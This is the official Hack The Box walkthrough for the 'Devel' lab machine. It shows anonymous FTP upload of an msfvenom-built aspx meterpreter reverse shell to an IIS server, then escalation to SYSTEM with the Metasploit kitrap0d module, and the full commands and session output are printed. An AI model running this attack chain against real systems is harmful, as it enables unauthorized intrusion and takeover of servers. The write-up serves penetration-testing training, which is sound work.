Hack The Box

PEN-TESTING LABS

Devel

3rd October 2017 / Document No D17.100.03

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Easy

Classification: Official

SYNOPSIS

Devel, while relatively simple, demonstrates the security risks associated with some default program configurations. It is a beginner-level machine which can be completed using publicly available exploits.

Skills Required


- Basic knowledge of Windows
- Enumerating ports and services

Skills Learned

- Identifying vulnerable services
- Exploiting weak credentials
- Basic Windows privilege escalation techniques

Enumeration

Nmap



Target: 10.10.10.5

Profile: Intense scan

Command: nmap -T4 -A -v 10.10.10.5

Host
10.10.10.5


	Port	Protocol	State	Service	Version
✓	21	tcp	open	ftp	Microsoft ftpd
✓	80	tcp	open	http	Microsoft IIS httpd 7.5

Nmap reveals a Microsoft FTP server as well as a Microsoft IIS server. Running Dirbuster, with the lowercase medium wordlist, against the IIS server returns no results. The most likely initial attack vector appears to be FTP in this case.

Exploitation

Without any detailed version information on the Microsoft FTP server, it will need to be approached differently. In this case, the most likely entry method appears to be a misconfiguration or weak login credentials.


Attempting to connect anonymously via FTP reveals that the server does allow anonymous login with read/write privileges in the IIS server directory.


root@kali: ~/Desktop/writeups/devel
File Edit View Search Terminal Help

```
root@kali:~/Desktop/writeups/devel# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

Armed with the ability to upload files, it is possible to drop an **aspx** reverse shell on the target and execute it by browsing to the file via the web server. The following command will create the aspx file: **msfvenom -p windows/meterpreter/reverse_tcp LHOST=<LAB IP> LPORT=<PORT> -f aspx > devel.aspx**

After starting a listener in Metasploit, the file can be uploaded with the **put** command via FTP. For example, **put ./devel.aspx**. Loading this file by browsing to http://10.10.10.5/devel.aspx will trigger the reverse shell.


root@kali: ~/Desktop/writeups/devel
File Edit View Search Terminal Help

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.10.14.5
lhost => 10.10.14.5
msf exploit(handler) > set lport 1337
lport => 1337
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.5:1337
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.5:1337 -> 10.10.10.5:49159) at 2017-1
0-03 22:36:41 -0400

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter >
```


By default, the working directory is set to **c:\windows\system32\inetsrv**, which the IIS user does not have write permissions for. Navigating to **c:\windows\TEMP** is a good idea, as a large portion of Metasploit's Windows privilege escalation modules require a file to be written to the target during exploitation.

Privilege Escalation

Running **sysinfo** in the Meterpreter session reveals that the target is x86 architecture, so it is possible to get fairly reliable suggestions with the local_exploit_suggester module. The same can not be said for running the module on x64. Running the suggester gives the following recommended escalation modules:

- exploit/windows/local/bypassuac_eventvwr
- exploit/windows/local/ms10_015_kitrap0d
- ... and 9 more ...

Going down the list, **bypassauc_eventvwr** fails due to the IIS user not being a part of the administrators group, which is the default and to be expected. The second option, **ms10_015_kitrap0d**, does the trick. The flags can now be obtained from **c:\Users\babis\Desktop\user.txt.txt** and **c:\Users\Administrator\Desktop\root.txt.txt**



```
meterpreter > cd %TEMP%
meterpreter > pwd
C:\Windows\TEMP
meterpreter > background
[*] Backgrounding session 2...
msf exploit(ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Launching notepad to host the exploit...
[+] Process 296 launched.
[*] Reflectively injecting the exploit DLL into 296...
[*] Injecting exploit into 296 ...
[*] Exploit injected. Injecting payload into 296...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to compl
ete.
[*] Sending stage (179267 bytes) to 10.10.10.5
[*] Meterpreter session 3 opened (10.10.14.5:4444 -> 10.10.10.5:49158) at 2017-1
0-03 22:51:20 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```